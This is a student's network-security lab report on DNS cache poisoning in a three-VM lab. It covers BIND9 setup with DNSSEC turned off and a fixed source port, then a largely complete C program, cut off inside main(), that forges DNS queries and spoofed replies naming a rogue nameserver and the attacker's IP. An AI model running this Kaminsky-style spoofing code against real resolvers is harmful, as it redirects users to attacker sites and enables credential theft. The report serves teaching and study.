The Laboratory of Computer Networks Security

(UE19CS326)

Documented by Anurag.R.Simha

SRN	:	PES2UG19CS052
Name	:	Anurag.R.Simha
Date	:	25/10/2021
Section	:	A
Week	:	5

The Table of Contents

The Setup

For the experimentation of various attacks, three virtual machines were employed.

1. The Attacker machine (10.0.2.8)

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:17:de:fa
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::8c2d:45f0:a08b:fead/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:80 errors:0 dropped:0 overruns:0 frame:0
          TX packets:131 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:20082 (20.0 KB)  TX bytes:14442 (14.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:98 errors:0 dropped:0 overruns:0 frame:0
          TX packets:98 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:23659 (23.6 KB)  TX bytes:23659 (23.6 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$
```

2. The Victim/Client machine (10.0.2.13)

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:59:a3:c9
          inet addr:10.0.2.13  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::5f33:85f1:5546:41d0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:178 errors:0 dropped:0 overruns:0 frame:0
          TX packets:131 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:34049 (34.0 KB)  TX bytes:14332 (14.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:113 errors:0 dropped:0 overruns:0 frame:0
          TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:24439 (24.4 KB)  TX bytes:24439 (24.4 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

3. The DNS Server machine (10.0.2.14)

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:70:0c:00
          inet addr:10.0.2.14  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::6839:90ab:7428:5dec/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:122 errors:0 dropped:0 overruns:0 frame:0
          TX packets:125 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:25764 (25.7 KB)  TX bytes:13692 (13.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:102 errors:0 dropped:0 overruns:0 frame:0
          TX packets:102 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:23927 (23.9 KB)  TX bytes:23927 (23.9 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Task 1: Configuring the Local DNS Server

The following steps are followed to setup the local DNS server.

1. Configuring the BIND9 server.

BIND9 is installed with the aid of this command: `sudo apt-get install bind9`

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo apt-get install bind9
Reading package lists... Done
Building dependency tree
Reading state information... Done
bind9 is already the newest version (1:9.10.3.dfsg.P4-8ubuntu1.7).
0 upgraded, 0 newly installed, 0 to remove and 2 not upgraded.
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 1(a): Installation of the bind9 server.

BIND9 gets its configuration from a file called `/etc/bind/named.conf`. This file is the primary configuration file, and it usually contains several “include” entries. One of the included files is called `/etc/bind/named.conf.options`. This is where typically the configuration options are set up. First an option related to the DNS cache by adding a dump-file entry to the options block is set up.

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo nano /etc/bind/named.conf.options
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cat /etc/bind/named.conf.options
options {
        directory "/var/cache/bind";

        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        //========================================================================
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-keys
        //========================================================================
        // dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/cache_dump.db";
        auth-nxdomain no;    # conform to RFC1035

        query-source port               33333;
        listen-on-v6 { any; };
};

seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 1(b): Declaring the cache storage file in the configurations file.

The above option specifies where the cached content should be dumped if BIND is asked to dump its cache. If this option is not specified, BIND dumps the cache to a default file called `/var/cache/bind/dump.db`.

2. Turning off DNSSEC

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo nano /etc/bind/named.conf.options
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cat /etc/bind/named.conf.options
options {
        directory "/var/cache/bind";

        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        //========================================================================
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-keys
        //========================================================================
        // dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/cache_dump.db";
        auth-nxdomain no;    # conform to RFC1035

        query-source port               33333;
        listen-on-v6 { any; };
};

seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 1(c): Turning off DNSSEC.

The protection against spoofing in the DNS server is turned off. This is done by modifying the `named.conf.options` file. The `dnssec-validation` entry is made as a comment and an entry called `dnssec-enable` is made.

3. Fixing the source ports.

For the sake of simplicity, it's assumed that the source port number is a fixed number. The source port for all the DNS queries is set to 33333. This can be done by adding the making alterations to the file, `/etc/bind/named.conf.options`.

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo nano /etc/bind/named.conf.options
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cat /etc/bind/named.conf.options
options {
        directory "/var/cache/bind";

        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        //========================================================================
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-keys
        //========================================================================
        // dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/cache_dump.db";
        auth-nxdomain no;    # conform to RFC1035

        query-source port               33333;
        listen-on-v6 { any; };
};

seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 1(d): Fixing the source port to 3333.

4. Removing the example.com zone

In the previous lab, the local DNS server Apollo was configured to host the example.com domain. In this lab, this DNS server will not host that domain, so it's removed from its corresponding zone at `/etc/bind/named.conf`.

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cat /etc/bind/named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "example.com"{
type master;
file "/etc/bind/example.com.db";
};

zone "2.0.10.in-addr.arpa"{
type master;
file "/etc/bind/10.0.2.db";
};
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo nano /etc/bind/named.conf
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cat /etc/bind/named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 1(e): Removing the zone, example.com.

5. Starting the DNS server.

The command, `sudo service bind9 restart` instigates the bind9 server.

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo service bind9 restart
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 1(d): Instigating the bind9 server.

Task 2: Configure the Victim and Attacker Machine

The following steps is the procedure.

1. Open Edit Connection

2. Select IPv4 Settings

3. Choose Method as Automatic (DHCP) addresses only

4. Enter the IP Address of the DNS Server in the 'Additional DNS servers' field.

On the victim machine (10.0.2.13):

1.




Fig. 2.1(a): Opening edit connections.

2, 3, 4.




Fig. 2.1(b): Configuring everything.

On the attacker machine (10.0.2.8):

1.




Fig. 2.2(a): Opening edit connections.

2.




Fig. 2.2(b): Configuring everything.

Task 3.1: Spoofing DNS Request and Replies

The main objective of this attack is to redirect the user to another machine B when the user tries to get to machine A using A's host name. For example, assuming www.example.com is an online banking site. When the user tries to access this site using the correct URL www.example.com, if the adversaries can redirect the user to a malicious website the looks very much like www.example.com, the user might be fooled and give away his/her credentials to the attacker.

The attacker machine is configured, so that it uses the targetted DNS server as its default DNS Server as its default DNS server. The attacker machine is on the same NAT network. This attack is performed by spoofing DNS Request followed by DNS Replies.

1. Spoofing the DNS Request

In this task, the DNS Requests that trigger the target DNS server to send out DNS queries are spoofed, so that the DNS replies can be spoofed.

On the DNS Server machine, Wireshark is launched.

The programme:

Name: `dns_request.c`

```
// Auth: Piergiorgio Ladisa
// Spoofer of DNS Packets and Kaminsky attack
// implementation.
//
// Compile command:
// gcc -lpcap udp.c -o udp
//
//

#include <unistd.h>
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <fcntl.h>
#include <string.h>
#include <errno.h>
#include <stdlib.h>
#include <libnet.h>


// The packet length
```

```
#define PCKT_LEN 8192

// The flag for the DNS Response
#define FLAG_R 0x8400

// The flag for the DNS Query
#define FLAG_Q 0x0100



/*******************************************************
                IP header's structure
*******************************************************/
struct ipheader {

    unsigned char      iph_ihl:4, iph_ver:4;            // header length and
version
    unsigned char      iph_tos;                 // type of service
    unsigned short int iph_len;                 // total length
    unsigned short int iph_ident;               // identification
    unsigned short int iph_offset;              // fragment offset field
    unsigned char      iph_ttl;                 // time to live
    unsigned char      iph_protocol;                // protocol
    unsigned short int iph_chksum;              // checksum
    unsigned int       iph_sourceip;                // source address
    unsigned int       iph_destip;              // destination address
};

/*******************************************************
*******************************************************/

/*******************************************************
                UDP header's structure
*******************************************************/

struct udpheader {
    unsigned short int udph_srcport;            // source port
    unsigned short int udph_destport;               // destination port
    unsigned short int udph_len;                // udp length
    unsigned short int udph_chksum;             // udp checksum
}; // total udp header length: 8 bytes (=64 bits)

/*******************************************************
*******************************************************/


/*******************************************************
                DNS header's structure
*******************************************************/
```

```
struct dnsheader {
    unsigned short int query_id;                // identification number
    unsigned short int flags;               // flags: e.g. rd, tc, aa,
opcode...
    unsigned short int QDCOUNT;             // number of question entries
    unsigned short int ANCOUNT;             // number of answer entries
    unsigned short int NSCOUNT;             // number of authority entries
    unsigned short int ARCOUNT;             // number of resource entries
};

/*
    Constant sized fields that appears in each DNS item
*/
struct dataEnd{
    unsigned short int  type;
    unsigned short int  class;
};

/*
    structure to contain the Answer end section
*/

struct ansEnd{
    unsigned short int type;
    unsigned short int class;
    unsigned short int ttl_l;
    unsigned short int ttl_h;
    unsigned short int datalen;
};

/*
    structure to contain the Authoritative end section
*/
struct nsEnd{
    unsigned short int type;
    unsigned short int class;
    unsigned short int ttl_l;
    unsigned short int ttl_h;
    unsigned short int datalen;

};

/*
    structure to contain the Additional Record end section
*/
struct arEnd{

    unsigned short int type;
```

```
    unsigned short int class;
    unsigned short int ttl_l;
    unsigned short int ttl_h;
    unsigned short int datalen;

};

/*******************************************************
*******************************************************/

unsigned int checksum(uint16_t *usBuff, int isize){
    unsigned int cksum=0;
    for(;isize>1;isize-=2){
        cksum+=*usBuff++;
       }
    if(isize==1){
        cksum+=*(uint16_t *)usBuff;
        }

    return (cksum);
}

//  calculate udp checksum
//  |               |               ||              |       |       |
//  |   IP header       |   UDP header      ||  DNS header      | -- Payload -
- |
//  |               |               ||              |       |       |
uint16_t check_udp_sum(uint8_t *buffer, int len){
    unsigned long sum=0;
    struct ipheader *tempI=(struct ipheader *)(buffer); //
    struct udpheader *tempH=(struct udpheader *)(buffer+sizeof(struct
ipheader));
    struct dnsheader *tempD=(struct dnsheader *)(buffer+sizeof(struct
ipheader)+sizeof(struct udpheader));
    tempH->udph_chksum=0;
    sum=checksum( (uint16_t *)   &(tempI->iph_sourceip) ,8 );
    sum+=checksum((uint16_t *) tempH,len);

    sum+=ntohs(IPPROTO_UDP+len);    // convert from network byte order (MSB)
into host byte order (LSB)

    sum=(sum>>16)+(sum & 0x0000ffff);
    sum+=(sum>>16);

    return (uint16_t)(~sum);

}
```

```
// Function for checksum calculation. From the RFC,
// the checksum algorithm is:
//  "The checksum field is the 16 bit one's complement of the one's
//  complement sum of all 16 bit words in the header.  For purposes of
//  computing the checksum, the value of the checksum field is zero."
unsigned short csum(unsigned short *buf, int nwords){

    unsigned long sum;

    for(sum=0; nwords>0; nwords--)
        sum += *buf++;
    sum = (sum >> 16) + (sum &0xffff);
    sum += (sum >> 16);

    return (unsigned short)(~sum);

}

/*
*   Function: dnsQueryBuilder()
*
*   Description: This function forges DNS query.
*
*   Parameters:
*       - requested_url: the name of the domain queried;
*       - srcAddr: source IP address, the one that is querying;
*       - dstAddr: destination IP address, that is the one of the
*                  local DNS;
*
*   Return:
*         global packet length
*/
int dnsQueryBuilder(char *buffer_query,char *srcAddr, char *dstAddr){

    // Our own headers' structures
    struct ipheader *ip_query = (struct ipheader *) buffer_query;
    struct udpheader *udp_query = (struct udpheader *) (buffer_query +
sizeof(struct ipheader));
    struct dnsheader *dns_query = (struct dnsheader*) (buffer_query
+sizeof(struct ipheader)+sizeof(struct udpheader));
    // data is the pointer points to the first byte of the dns payload
    char *data_query = (buffer_query +sizeof(struct ipheader)+sizeof(struct
udpheader)+sizeof(struct dnsheader));

    /*
     *  DNS Header construction
     */
```

```
    dns_query->flags=htons(FLAG_Q); // Flag = Query; this is a DNS query
    //only 1 query, so the count should be one.
    dns_query->QDCOUNT=htons(1);    // the DNS ask for one domain's IP only

    /*
     *  Query field construction
     */
    strcpy(data_query, "\5aaaaa\7example\3com");
    int length_query= strlen(data_query)+1; // the +1 is for the end of string
character 0x00

    /*
     * Add the suffix
     */
    struct dataEnd *end_query=(struct dataEnd *)(data_query+length_query);
    end_query->type=htons(1);   // type: A(IPv4)
    end_query->class=htons(1);  // class: IN(Internet)


    /*
     *  UDP Header construction
     */
    udp_query->udph_srcport = htons(40000+rand()%10000);  // source port
number; random because the lower number may be reserved
    udp_query->udph_destport = htons(53);       // Default DNS port: 53
    unsigned short int udpLength_query = sizeof(struct
udpheader)+sizeof(struct dnsheader)+length_query+sizeof(struct dataEnd);
    udp_query->udph_len = htons(udpLength_query); // udp_header_size +
udp_payload_size


    /*
     *  IP Header construction
     */
    ip_query->iph_ihl = 5;
    ip_query->iph_ver = 4;
    ip_query->iph_tos = 0; // Low delay
    ip_query->iph_ident = htons(rand()); // we give a random number for the
identification#
    ip_query->iph_ttl = 110; // hops
    ip_query->iph_protocol = 17; // UDP
    ip_query->iph_sourceip = inet_addr(srcAddr);
    ip_query->iph_destip = inet_addr(dstAddr);
    unsigned short int ipPacketLength_query = sizeof(struct
ipheader)+sizeof(struct udpheader)+sizeof(struct
dnsheader)+length_query+sizeof(struct dataEnd);
    ip_query->iph_len = htons(ipPacketLength_query);

    // Calculate the checksum for integrity//
```

```
    //ip->iph_chksum = csum((unsigned short *)buffer, sizeof(struct ipheader)
+ sizeof(struct udpheader));
    //udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct
ipheader));

    return ipPacketLength_query;
}


/*
*   Function: dnsResponseBuilder()
*
*   Description: This function forges spoofed DNS
*                answers.
*   Parameters:
*       - buffer_response: pointer to the buffer;
*       - requested_url: the name of the domain queried;
*       - srcAddr: source IP address;
*       - dstAddr: destination IP address;
*
*   Return:
*       DNS packet length
*/
int dnsResponseBuilder(char *buffer_response, char *srcAddr, char *dstAddr){

    // Our own headers' structures
    struct ipheader *ip_response = (struct ipheader *) buffer_response;
    struct udpheader *udp_response = (struct udpheader *) (buffer_response +
sizeof(struct ipheader));
    struct dnsheader *dns_response=(struct dnsheader*) (buffer_response
+sizeof(struct ipheader)+sizeof(struct udpheader));
    // data is the pointer points to the first byte of the dns payload
    char *data_response=(buffer_response +sizeof(struct
ipheader)+sizeof(struct udpheader)+sizeof(struct dnsheader));

    /*
     *  DNS Header construction
     */
    dns_response->flags=htons(FLAG_R);  // Flag = Response; this is a DNS
response
    dns_response->QDCOUNT=htons(1);     // 1 question section, so the count
should be one.
    dns_response->ANCOUNT=htons(1);     // 1 answer section
    dns_response->NSCOUNT=htons(1);     // 1 authority section
    dns_response->ARCOUNT=htons(2);     // 1 additional section

    //query string
    strcpy(data_response,"\5aaaaa\7example\3com");
```

```
    int length_response=strlen(data_response)+1;    // the +1 is for the end
of string character 0x00

    /*
     * AQuestion section of the reply
     */
    struct dataEnd *end_response=(struct dataEnd
*)(data_response+length_response);
    end_response->type=htons(1);        // type: A(IPv4)
    end_response->class=htons(1);   // class: IN(Internet)

    ////////////////////////////////////////////
    // Answer field
    // - C00C in the name field for the offset
    // - Type and Class
    // - TTL
    // - ResponseData Length
    // - Response data (IP address)
    //
    ///////////////////////////////////////////

    char *writingPointer = data_response+length_response+sizeof(struct
dataEnd); // points to where we're writing
    unsigned short int *domainPointer = (unsigned short int *)writingPointer;
    //The NAME field contains first 2 bits equal to 1, then 14 next bits
    // contain an unsigned short int which count the byte offset from the
    // beginiing of the message
    // 0xc0: means that this is not a string structure but a reference to a
    //       string which exists in the packet
    // 0x0c: 12 is the offset from the beginning of the DNS header which point
    //       to "www.example.net"
    *domainPointer = htons(0xC00C);
    writingPointer+=2;

    // TYPE and CLASS, same as before in the question field
    end_response = (struct dataEnd*) writingPointer;
    end_response->type=htons(1);        // type: A(IPv4)
    end_response->class=htons(1);   // class: IN(Internet)
    writingPointer+=sizeof(struct dataEnd);
    // TTL Section
    *writingPointer = 2; // TTL of 4 bytes
    writingPointer+=4;

    // RDLENGTH = byte length of the following RDATA
    *(short *)writingPointer = htons(4); // 32 bit of the IP Address
    writingPointer+=2;
    // RDDATA, contains the IP Address of the attacker (in our case)
    *(unsigned int*)writingPointer=inet_addr("10.0.2.8"); //attacker IP
```

```
    writingPointer+=4;
    ////////////////////////////////////////////
    // answer section end
    ///////////////////////////////////////////

    ///////////////////////////////////////////
    // Authority field
    // - C012 in the name field for the offset
    // - Type and Class
    // - TTL
    // - Name server length
    // - Name server
    //
    //////////////////////////////////////////
    domainPointer = (short int *)writingPointer;
    *domainPointer = htons(0xC012);
    writingPointer+=2;

    // Type and class
    end_response = (struct dataEnd *) writingPointer;
    end_response->type=htons(2);        // type: NS
    end_response->class=htons(1);   // class: IN(Internet)
    writingPointer+=sizeof(struct dataEnd);

    // TTL Section
    *writingPointer = 2; // TTL of 4 bytes
    writingPointer+=4;

    // NS Length
    *(short *)writingPointer=htons(23);
    writingPointer+=2;  // is a short int

    // NS name here
    strcpy(writingPointer, "\2ns");
    writingPointer+=3;
    *(writingPointer++)=14;
    strcpy(writingPointer, "dnslabattacker\3net");
    writingPointer+=14+5; // NSLength-1-3


    ////////////////////////////////////////////
    // authoritative section end
    ///////////////////////////////////////////



    ///////////////////////////////////////////
    // Additional Record section
    // begin here.
```

```
    // Mapping of ns.dnslabattacker.net->IP address
    //
    // 2nd Additional record OPT type
    ////////////////////////////////////////////
    //strcpy(writingPointer, "\2ns");
    //writingPointer+=3;
    domainPointer = (short int *)writingPointer;
    *domainPointer = htons(0xC03F);
    writingPointer+=2;

    // Type and class
    end_response = (struct dataEnd *) writingPointer;
    end_response->type=htons(1);        // type:
    end_response->class=htons(1);   // class: IN(Internet)
    writingPointer+=sizeof(struct dataEnd);

    // TTL
    *writingPointer = 2; // TTL of 4 bytes
    writingPointer+=4;

    // RDLENGTH = byte length of the following RDATA
    *(short *)writingPointer = htons(4); // 32 bit of the IP Address
    writingPointer+=2;
    // RDDATA, contains the IP Address of the attacker (in our case)
    *(unsigned int*)writingPointer=inet_addr("10.0.2.8"); // attacker IP
    writingPointer+=4;


    // ROOT additional, OPT field
    int i;
    unsigned char temp[11]= {0x00,0x00,0x29,0x10,0x00,0x00,
                0x00,0x88,0x00,0x00,0x00};
    for(i=0;i<11;i++)
        writingPointer[i]=temp[i];
    writingPointer+=11;

    /////////////////////////////////////////////
    // additional section end
    ////////////////////////////////////////////



    /*
     *  UDP Header construction
     */
    udp_response->udph_srcport = htons(53);  // source port number; random
because the lower number may be reserved
    udp_response->udph_destport = htons(33333);     // Default DNS port: 53
```

```
    unsigned short int udpHLength_response= writingPointer - (char
*)udp_response;
    udp_response->udph_len = htons(udpHLength_response); // udp_header_size +
udp_payload_size


    /*
     *  IP Header construction
     */
    ip_response->iph_ihl = 5;
    ip_response->iph_ver = 4;
    ip_response->iph_tos = 0; // Low delay
    ip_response->iph_ident = htons(rand()); // we give a random number for the
identification#
    ip_response->iph_ttl = 110; // hops
    ip_response->iph_protocol = 17; // UDP
    ip_response->iph_sourceip = inet_addr(srcAddr);
    ip_response->iph_destip = inet_addr(dstAddr);
    unsigned short int ipPacketLength_response = writingPointer - (char
*)udp_response + sizeof( struct ipheader) ;
    ip_response->iph_len = htons(ipPacketLength_response);

    // Calculate the checksum for integrity//
    //ip->iph_chksum = csum((unsigned short *)buffer, sizeof(struct ipheader)
+ sizeof(struct udpheader));
    //udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct
ipheader));


    return writingPointer-(char *)udp_response+sizeof(struct ipheader);
}



int main(int argc, char *argv[]){



    // This is to check the argc number
    if(argc != 3){

